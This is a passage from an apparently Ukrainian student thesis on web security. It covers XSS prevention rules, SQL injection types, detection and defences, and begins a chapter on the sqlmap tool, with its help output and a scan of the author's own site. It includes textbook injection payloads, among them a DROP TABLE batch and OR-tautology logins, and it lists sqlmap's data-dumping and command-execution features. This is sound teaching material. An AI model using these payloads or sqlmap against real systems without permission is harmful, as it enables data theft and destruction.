<a href="http://www.somesite.com?test=...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...">link</a>
```

За винятком буквено-цифрових символів, всі символи зі значеннями ASCII менше 256 мають бути закодовані у форматі %NN. Всі атрибути мають бути взяті в лапки.

Правило №6 - Провіряти розмітку HTML за допомогою призначеної для цього бібліотеки

Якщо веб-додаток обробляє розмітку – ненадійний ввід користувача, який містить HTML – перевірити його може бути дуже важко. Кодування також є складним завданням, оскільки це призведе до розриву всіх тегів, які були у вхідних даних. Тому в таких випадках потрібна бібліотека, яка може аналізувати та очищати відформатований у форматі HTML текст. Наприклад:

- HtmlSanitizer [39]
- OWASP Java HTML Sanitizer [40]
- Ruby on Rails SanitizeHelper [41]
- PHP HTML Purifier [42]
- Python Bleach [43]

Правило №7 – Уникати URL-адрес javascript:

Ненадійні URL-адреси, що включають протокол `javascript:` виконуватимуть код JavaScript при використанні в розташуваннях DOM URL-адрес, таких як атрибути `href` чи `iFrame src`. Обов'язково перевіряти всі ненадійні URL-адреси, щоб вони містили лише безпечні схеми, такі як HTTPS.

Правило №8 – Впровадити Content Security Policy

Існує ще одне хороше комплексне рішення для запобігання XSS – політика безпеки вмісту (Content Security Policy, CSP). Це механізм на стороні браузера, який дозволяє створювати вихідні списки вихідних даних для клієнтських ресурсів веб-програми, наприклад JavaScript, CSS, зображення тощо. CSP за допомогою спеціального заголовка HTTP вказує браузеру виконувати або відображати ресурси лише з цих джерел. [44]

Правило №9 – Запобігати XSS на основі DOM

Існує окремий ряд правил, які описують можливі правила та методи захисту від XSS на основі DOM. [45]

2.2 SQL-ін'єкції (SQL Injection)

SQL-ін'єкція (SQL Injection) – це вразливість веб-безпеки, яка дозволяє зловмисникові втручатися в запити, які додаток надсилає до своєї бази даних. Як правило, це дозволяє зловмиснику переглядати дані, на перегляд яких у нього не мало б бути дозволу. Це може включати дані, що належать іншим користувачам, або будь-які інші дані, до яких сама програма може отримати доступ. У багатьох випадках зловмисник може змінювати або видаляти ці дані, спричиняючи постійні зміни у вмісті або поведінці програми. У деяких ситуаціях зловмисник може використати SQL-ін'єкцію для компрометації базового сервера або іншої внутрішньої інфраструктури, або щоб здійснити DDoS-атаку. [46]

SQL-ін'єкція складається з вставки («ін'єкції») запиту SQL через вхідні дані від клієнта до програми. Успішна SQL-ін'єкція може зчитувати конфіденційні дані з БД, змінювати дані в базі (Insert/Update/Delete), виконувати адміністративні операції (наприклад, вимкнення СУБД), відновлювати вміст файлів, присутніх у СУБД системи, а в деяких випадках – видавати команди операційній системі.




Рис. 2.4 Механізм здійснення атаки з використанням SQL-ін'єкції.

Зловмисник за допомогою використання оператора UNION отримує з БД імена та паролі усіх користувачів [46]

2.2.1 Небезпеки SQL-ін'єкцій

SQL-ін'єкції дозволяють зловмисникам підробляти дані, спричиняти проблеми через відмову (такі як скасування транзакцій або зміна балансу), дозволяють повністю розкрити всі дані в системі, знищити дані або зробити їх недоступними і стати адміністраторами серверу баз даних. [47]

Успішна SQL-ін'єкція може призвести до несанкціонованого доступу до конфіденційних даних, таких як паролі, дані кредитної картки або особиста інформація користувача. У деяких випадках зловмисник може отримати постійний бекдор у системі організації, що може залишатися непоміченим протягом тривалого періоду часу. [46]

SQL-ін'єкції дуже поширені серед програм на PHP та ASP через поширеність старих функціональних інтерфейсів. Додатки на J2EE та ASP.NET рідше піддаються простим SQL-ін'єкціям.

Серйозність SQL-ін'єкцій обмежується майстерністю та уявою зловмисника та (меншою мірою) рівнем розробленого захисту. Загалом, SQL-ін'єкції мають високий рівень небезпеки.

Фактори ризику:

- Мова: SQL
- Платформа: Будь-яка, що вимагає взаємодії з базою даних SQL

SQL-ін'єкції стали поширеною проблемою веб-сайтів, керованих базами даних. Вразливість легко виявити і легко використати, і будь-який веб-сайт чи додаток із навіть мінімальною базою користувачів, ймовірно, буде підданий спробі такого нападу. Причиною вразливості є те, що SQL не робить реальної різниці між площиною управління та даними, що дозволяє передати і виконати команди при передачі даних. [47]

Існує широкий спектр вразливостей, атак та методів введення SQL, які виникають у різних ситуаціях. Найбільш поширені приклади включають:

- **Отримання прихованих даних** – зловмисник змінює запит SQL для отримання додаткових результатів. Наприклад, вивести дані про всіх зареєстрованих користувачів.
- **Підміна логіки програми** – зловмисник змінює запит, щоб втрутитися в логіку програми. Наприклад, вхід в акаунт іншого користувача чи адміністратора; публікація недозволеного контенту, наприклад зловмисного XSS-коду.
- **UNION-атаки** – зловмисник може отримати дані з різних таблиць БД, за допомогою об'єднуючого оператора UNION. Наприклад, отримати всі дані про товари магазину, а також про користувачів, що придбали ці товари, об'єднавши декілька таблиць із бази. [48]
- **Вивчення бази даних** – зловмисник може отримати інформацію про версію та структуру БД. Наприклад, визначити, які таблиці існують в БД, і які стовпці вони містять. Ця інформація часто може відкрити шлях для подальшої експлуатації вразливостей.
- **Сліпа SQL-ін'єкція** – має місце тоді, коли результати запиту, керованого зловмисником, не повертаються у відповіді програми. Сліпі вразливості все ще можна використовувати для доступу до несанкціонованих даних, але методи для цього, як правило, є більш складними. Вони включають:

- Зміну логіки запиту, що викликає помітну різницю у відповіді програми залежно від істинності тої чи іншої умови
- Виклик помилок SQL
- Виклик затримок таймауту [49]

2.2.2 Типові механізми здійснення SQL-ін'єкцій

SQL-ін'єкція на основі логічних виразів

Механізми багатьох ін'єкцій побудовані на використанні логічних виразів (з використанням операторів AND, OR) та умов, які завжди істинні (наприклад, $1=1$, `" " = " "`). Приклад на Рис.2.5 (а, б) :

Username:

Password:

Example

```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + ''
```

Result

```
SELECT * FROM Users WHERE Name ="John Doe" AND Pass ="myPass"
```

Рис. 2.5 а) Механізм обробки даних користувача

User Name:

Password:

The code at the server will create a valid SQL statement like this:

Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

The SQL above is valid and will return all rows from the "Users" table, since **OR ""=""** is always TRUE.

Рис. 2.5 б) Експлуатація вразливості механізму з використанням логічних операторів SQL [50]

SQL-ін'єкція на основі пакетних операторів SQL

Більшість баз даних підтримують пакети операторів SQL. Пакет операторів SQL - це група з двох або більше операторів SQL, розділених крапками з комою. Наприклад, наступна операція поверне всі рядки з таблиці "Users ", а потім видалить таблицю "Suppliers ".

Example

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

And the following input:

User id:

The valid SQL statement would look like this:

Result

```
SELECT * FROM Users WHERE UserId = 105; DROP TABLE Suppliers;
```

Рис. 2.6. Приклад експлуатації вразливого механізму обробки даних користувача з використанням пакетних операторів SQL [50]

SQL-ін'єкція на основі використання символу коментаря

Використання символів SQL-коментаря (--) перериває контекст написаного розробником запиту (відкидає всю його наступну частину), та дозволяє зловмисникові конструювати власні запити будь-якого змісту.




Рис. 2.7 Приклад атаки з використанням пакетних операцій та символу SQL-коментаря, з допомогою якого здійснюється зміна функціоналу запиту [46]

2.2.3 Контекст SQL-ін'єкцій

SQL-ін'єкції в різних частинах запиту

Більшість вразливих місць введення SQL виникають в умові WHERE запиту SELECT. Цей тип введення SQL, як правило, добре знаний досвідченими тестувальниками. Але вразливості до SQL-ін'єкції можуть виникати в будь-якому місці запиту та в різних типах запитів. Найбільш поширені місця включають:

- У операторах UPDATE, в межах оновлюваних значень або умови WHERE.
- У операторах INSERT, у межах вставлених значень.
- У операторах SELECT, в межах значення імені таблиці або стовпця.
- У операторах SELECT, у вказівці ORDER BY. [46]

Місця, вразливі до SQL-ін'єкцій

Оскільки ця атака виконується в базі даних, усі частини системи введення даних, поля введення та посилання на веб-сайт є вразливими. Це включає такі часто використовувані частини додатків як:

- Форми входу/реєстрації (поля введення імені, паролю користувача, інших даних)
- Форми відновлення пароля
- Поля пошуку
- Поля коментарів
- Форми зворотнього зв'язку
- Будь-які інші поля введення та збереження даних
- Посилання на веб-сайт. Припустимо, одне з посилань має вигляд `http://www.testing.com/books=1`. У цьому випадку "books" є параметром, а "1" - його значенням. В адресному рядку на місці цього значення можна ввести код, що призведе до спроби SQL-ін'єкції [51]

2.2.4 Способи виявлення вразливості до SQL-ін'єкцій

Вразливість до SQL-ін'єкцій можна виявити за допомогою автоматизованих інструментів, або вручну – використовуючи систематичний набір тестів для кожної точки входу в програму. Зазвичай такі тести включають:

- Надсилання символу одинарних лапок ' та пошук помилок чи інших аномалій. Якщо аномалій не виявлено – надсилання символу подвійних лапок “
- Надсилання SQL-синтаксису, який обчислює базове (оригінальне) значення точки входу та інше значення, і шукає систематичні відмінності в результатах відповідей програми.
- Надсилання логічних виразів, таких як `OR 1=1` та `OR 1=2`, та пошук відмінності у відповідях програми.

- Надсилання команд, призначених для ініціювання затримок часу при виконанні SQL-запиту (напр. `sleep(30)`), та пошук відмінностей у тривалості часу, необхідного для відповіді.
- Надсилання корисних навантажень OAST, призначених для активації позасмугової мережевої взаємодії при виконанні в рамках SQL-запиту, та моніторинг будь-яких результатів взаємодій. [46]

Існують також автоматизовані інструменти перевірки, наприклад комплексні сканери вразливостей веб додатків, наприклад:

- **Burp Suite Pro** [52]
- **ZAP** [53]
- **SoapUI** [54]

А також – спеціалізована утиліта **sqlmap** [55]. Її можливості та способи застосування будуть детально розглянуті у Розділі 3.

2.2.4 Методи запобігання SQL-ін'єкціям

Варіант № 1: Підготовлені вирази (із параметризованими запитами)

Підготовлені вирази гарантують, що зловмисник не зможе змінити функцію запиту, навіть якщо вставляє команди SQL. Наприклад, якщо зловмисник введе у поле імені користувача `tom' OR '1'='1`, параметризований запит не змінить своєї функції, а просто буде шукати ім'я користувача яке буквально відповідає цілому рядку «`tom' OR '1'='1`».

Різні мови програмування мають свої методи для реалізації цього методу. Рекомендовано використовувати наступне:

- Java – використання `PreparedStatement()` зі зв'язаними змінними
- .NET – використання параметризованих запитів по типу `SqlCommand()` або `OleDbCommand()` зі зв'язаними змінними
- PHP – використання PDO зі строго типізованими параметризованими запитами (з використанням `bindParam()`)
- Hibernate – використання `createQuery()` зі зв'язаними змінними (які називаються іменованими параметрами)

Варіант № 2: Збережені процедури

Збережені процедури не завжди убезпечені від SQL-ін'єкцій. Однак деякі стандартні конструкції програмування збережених процедур мають такий самий ефект як і використання параметризованих запитів, коли вони реалізовані безпечно (що є нормою для більшості мов збережених процедур).

Вони вимагають від розробника просто створювати оператори SQL із параметрами, які автоматично параметризуються (якщо тільки розробник не робить щось, що значно виходить за норму). Різниця між підготовленими операторами та збереженими процедурами полягає в тому, що код SQL для збереженої процедури визначається і зберігається в самій базі даних, а потім викликається із програми. Обидва ці прийоми мають однакову ефективність у запобіганні SQL ін'єкціям, тому потрібно вибирати, який із підходів найбільш доцільний в конкретній ситуації.

Варіант №3: Перевірка вводу по білому списку (Whitelist Input Validation)

Різні частини запитів SQL не є законними місцями для використання змінних прив'язки, таких як імена таблиць або стовпців та індикатор порядку сортування (ASC або DESC). У таких ситуаціях перевірка вводу чи перепроєктування запиту є найбільш підходящим захистом. В ідеалі, значення імен таблиць або стовпців мають надходити з коду, а не з даних, введених користувачем. Але якщо значення вводу користувача використовуються для націлювання на різні імена таблиць та стовпців, тоді значення введених параметрів слід зіставити із законними/очікуваними іменами таблиць або стовпців, щоб переконатися, що неперевірені користувацькі дані не потрапляють у запит. Хоча загалом це є поганою практикою дизайну, і таких рішень варто уникати.

Для чогось простого, як порядок сортування, найкращою практикою є конвертація вводу користувача в логічне значення, яке потім використовується для встановлення безпечного значення для додавання в запит. Це стандартна потреба при динамічному створенні запитів. Приклад реалізації:

```
public String someMethod(boolean sortOrder) {
```

```
String SQLquery = "some SQL ... order by Salary " + (sortOrder ? "
ASC" : "DESC");`
...

```

Додатковий захист

Найменші привілеї.

Щоб мінімізувати потенційну шкоду від успішної SQL-ін'єкції, слід мінімізувати привілеї, призначені кожному обліковому запису бази даних у вашому середовищі. Не варто призначати права доступу типу адміністратора всім обліковим записам програм.

Якщо обліковий запис потребує доступу лише до частин таблиці, варто спробувати створити подання, яке обмежує доступ до цієї частини даних, і замість цього надати обліковому запису доступ до представлення, а не таблиці, що лежить в основі. Рідко, якщо взагалі коли-небудь, дозволяють давати або забирати доступ до облікових записів баз даних.

Якщо ви використовуєте збережені процедури скрізь, і не дозволяєте обліковим записам програм безпосередньо виконувати власні запити, тоді обмежте права цих облікових записів лише для того, щоб зберігати необхідні процедури. Не надавайте їм ніяких прав безпосередньо на таблиці в базі даних.

Декілька користувачів БД

Розробник веб-додатків повинен уникати використання одного і того ж облікового запису власника/адміністратора у веб-програмах для підключення до бази даних. Різні користувачі БД мають використовуватися для різних веб-додатків. Загалом, кожна окрема веб-програма, яка вимагає доступу до БД, може мати призначений обліковий запис користувача бази даних, який вона буде використовувати для підключення до БД. Таким чином, розробник програми може мати хорошу деталізацію в контролі доступу, тим самим зменшуючи привілеї наскільки це можливо. Потім кожен користувач БД матиме доступ до вибору лише того, що йому потрібно, і доступ до запису за необхідності.

Перевірка вводу по білому списку (Whitelist Input Validation)

Окрім того, що це основний метод захисту, коли ніщо інше неможливо застосувати, перевірка вводу може також бути вторинним захистом, який використовується для виявлення несанкціонованого вводу перед тим, як він передається запиту SQL. Проте, перевірені дані не обов'язково будуть достатньо безпечними, щоб вставляти їх напряму в запити SQL. [56]

Висновки до Розділу 2

У розділі 2 було детально розглянуто механізми реалізації, функціонування XSS-атак та SQL-ін'єкцій, їх існуючі види, контексти впровадження, способи експлуатації вразливостей та існуючі методи захисту від них.

Потенційно вразливими до атак типу XSS є всі додатки, що запускаються в браузері і дозволяють виконання сценаріїв – коду JavaScript на стороні клієнта (у браузері). Потенційно вразливими до SQL-ін'єкцій є усі додатки, побудовані із використанням баз даних та СУБД на мові SQL.

Як бачимо, ці два види атак часто можуть бути пов'язані між собою і застосовуватись у «зв'язці». Наприклад, SQL-ін'єкція може бути використана для вставки зловмисного JS-коду у сторінки сайту. А виконання цього коду буде належати до атак виду XSS.

Така комбінована атака можлива, наприклад, якщо частина контенту динамічно генерованих сторінок зберігається у вигляді даних у базі даних SQL (звичайна практика для сучасних веб-сайтів). Застосовуючи механізми SQL-ін'єкцій, зловмисник може отримати відомості про наявні таблиці, визначити де зберігаються фрагменти даних для генерації сторінок та вставити у ці фрагменти власний код для XSS-атаки (наприклад, перехоплювати паролі користувачів через кі-логер, чи вивести власну рекламу на всіх сторінках сайту).

XSS-атаки та SQL-ін'єкції можуть бути задіяними в багатьох видах кібер-злочинів. Серед них:

- *Перехоплення паролів.* Може відбуватися за рахунок програм перехоплення клавіш (кі-логерів), активованих через XSS, або так само активованих програм, які імітують на екрані монітора вікно для введення імені та пароля. Також, в результаті успішної SQL-ін'єкції можна отримати паролі користувачів із БД.
- *Formjacking (формджекінг, викрадення даних із форм)* – один із варіантів використання XSS для отримання даних про картки клієнтів.
- *Підміна вмісту (Content Spoofing).* Посилання на «фальшиві» сторінки може бути відкрито в браузері користувача з використанням XSS. Також XSS може використовуватись для створення самих підмінених сторінок, або їх елементів.
- *Розкриття конфіденційної інформації.* Успішні SQL-ін'єкції дозволяють отримати найрізноманітніші дані із БД – включно із конфіденційними, та даними, не призначеними для перегляду людьми, які не мають на це дозволу. Атака типу XSS також дозволяє отримати секретні дані – наприклад, значення cookie або ідентифікатора сесії користувача, історію його браузера, тощо.
- *Пошкодження чи знищення інформації* також може бути результатом дії SQL-ін'єкції. Атака цього типу може викликати несанкціоноване видалення або зміна інформації, порушення її цілісності (втручання в інформацію) чи доступності (шифрування).
- *DDoS-атаки* можуть здійснюватись за допомогою XSS

Обидві атаки використовують вразливості у стандартних (зазвичай необхідних) функціях веб-сайтів, таких як різноманітні форми (логіну, реєстрації, зворотнього зв'язку), пошук по сайту, додавання користувацьких коментарів та матеріалів. Загалом, це функції, побудовані на прийнятті даних від користувача та їх обробці додатком. Тому при розробці таких компонентів сайту необхідно убезпечувати їх одночасно від обох видів загроз, і підходити до цього з неабиякою ретельністю.

Ефективність використаних засобів захисту від атак та рівень захищеності веб-додатку можна перевірити за допомогою спеціальних автоматизованих програм. В наступному розділі розглянемо методику виявлення та експлуатації вразливостей до SQL-ін'єкцій та XSS атак за допомогою програми **sqlmap**.

Розділ 3. Моделювання атак за допомогою програми sqlmap


3.1 Огляд програми sqlmap

Програма sqlmap – це інструмент з відкритим вихідним кодом для проникаючого тестування, який автоматизує процес виявлення і експлуатації вразливостей до SQL-ін'єкції і захоплення серверів баз даних. Програма також може визначити вразливість параметрів до атак типу XSS, та надає широкий спектр можливостей для експлуатації вразливостей. Вона підтримує різні типи SQL-ін'єкцій і різні бази даних. Серед її можливостей:

- Повна підтримка таких СУБД як MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB и HSQLDB.
- Повна підтримка шести технік SQL-ін'єкцій:
 - сліпа логічна (boolean-based blind);
 - сліпа на основі часу (time-based blind);
 - на основі помилки (error-based);
 - на основі запиту UNION (UNION query-based);
 - багатоярусні запити (stacked queries);
 - позасмугова (out-of-band).
- Підтримка перерахування користувачів, хешів паролів, привілеїв, ролей, БД, таблиць і колонок.
- Автоматичне розпізнавання форматів хешів паролів і пропозиція їх злому з використанням атаки по словнику.
- Підтримка дампу записів таблиць БД, діапазону записів або вказаних колонок за вибором користувача
- Підтримка завантаження і вивантаження будь-якого файлу з файлової системи сервера БД (для MySQL, PostgreSQL або Microsoft SQL Server)

- Підтримка виконання довільних команд на ОС сервера БД і отримання їх стандартного виводу (для MySQL, PostgreSQL або Microsoft SQL Server) та ін. [55]

Повний перелік доступних опцій можна переглянути при запуску самої програми з опцією `-h` (`--help`), а також у джерелі [57].



```

Dojo-3.4.1 [Запущено] - Oracle VM VirtualBox
Файл  Машина  Перегляд  Введення  Пристрої  Довідка
File  Edit  View  Terminal  Tabs  Help
dojo@dojo-VirtualBox:~/bin$ cd sqlmap/
dojo@dojo-VirtualBox:~/bin/sqlmap$ sqlmap.py -h

  ____      _
 / ___|    / \
| |  | |  / _ \
| |  | | / ___ \
| |  | |/_/   \_\
|_|  |_____|

{1.4.2.30#dev}
http://sqlmap.org

Usage: python sqlmap.py [options]

Options:
  -h, --help            Show basic help message and exit
  -hh                  Show advanced help message and exit
  --version             Show program's version number and exit
  -v VERBOSE           Verbosity level: 0-6 (default 1)

Target:
  At least one of these options has to be provided to define the
  target(s)

  -u URL, --url=URL    Target URL (e.g. "http://www.site.com/vuln.php?id=1")
  -g GOOGLEDORK        Process Google dork results as target URLs

Request:
  These options can be used to specify how to connect to the target URL

  --data=DATA          Data string to be sent through POST (e.g. "id=1")
  --cookie=COOKIE      HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
  --random-agent       Use randomly selected HTTP User-Agent header value
  --proxy=PROXY        Use a proxy to connect to the target URL
  --tor               Use Tor anonymity network
  --check-tor         Check to see if Tor is used properly

Injection:
  These options can be used to specify which parameters to test for,
  provide custom injection payloads and optional tampering scripts

```

Рис. 3.1. Результат запуску програми sqlmap, встановленої на віртуальній машині Virtual Box


3.2 Виявлення вразливостей GET-параметрів

Якщо веб-сторінка використовує дані, отримані методом GET (коли ім'я та значення змінної відображаються в URL), для перевірки даної змінної на вразливість знадобиться лише сама URL-адреса, яка містить цю змінну. Команда для перевірки за допомогою sqlmap виглядатиме наступним чином:

```
sqlmap.py -u <URL>
```

Більшість популярних CMS, які використовуються для розробки веб-сайтів, мають вбудовані методи захисту GET-параметрів від SQL-ін'єкцій та XSS атак. Ці CMS використовують параметризовані запити до БД, що є найефективнішим методом, а часто також перевірку вводу по «білому списку».

Для перевірки та підтвердження ефективності методів методів захисту, реалізованих в CMS, було протестовано сайт <https://healthclub.co.ua/> (створений власноручно на CMS Wordpress) і виявлено що GET-параметр s, який використовується для передачі пошукового запиту користувача сайту, не вразливий: `sqlmap.py -u https://healthclub.co.ua/?s=s`



```

dojo@dojo-VirtualBox:~/bin/sqlmap$ python sqlmap.py -u https://healthclub.co.ua/?s=s

{1.5.5.2#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:04:57 /2021-05-15/

[10:04:58] [INFO] testing connection to the target URL
[10:04:58] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the resu
lts of the tests
[10:04:58] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:04:59] [INFO] testing if the target URL content is stable
[10:04:59] [INFO] target URL content is stable
[10:04:59] [INFO] testing if GET parameter 's' is dynamic
[10:05:00] [WARNING] GET parameter 's' does not appear to be dynamic
[10:05:00] [WARNING] heuristic (basic) test shows that GET parameter 's' might not be injectable
[10:05:01] [INFO] testing for SQL injection on GET parameter 's'
[10:05:01] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:05:03] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:05:04] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVA

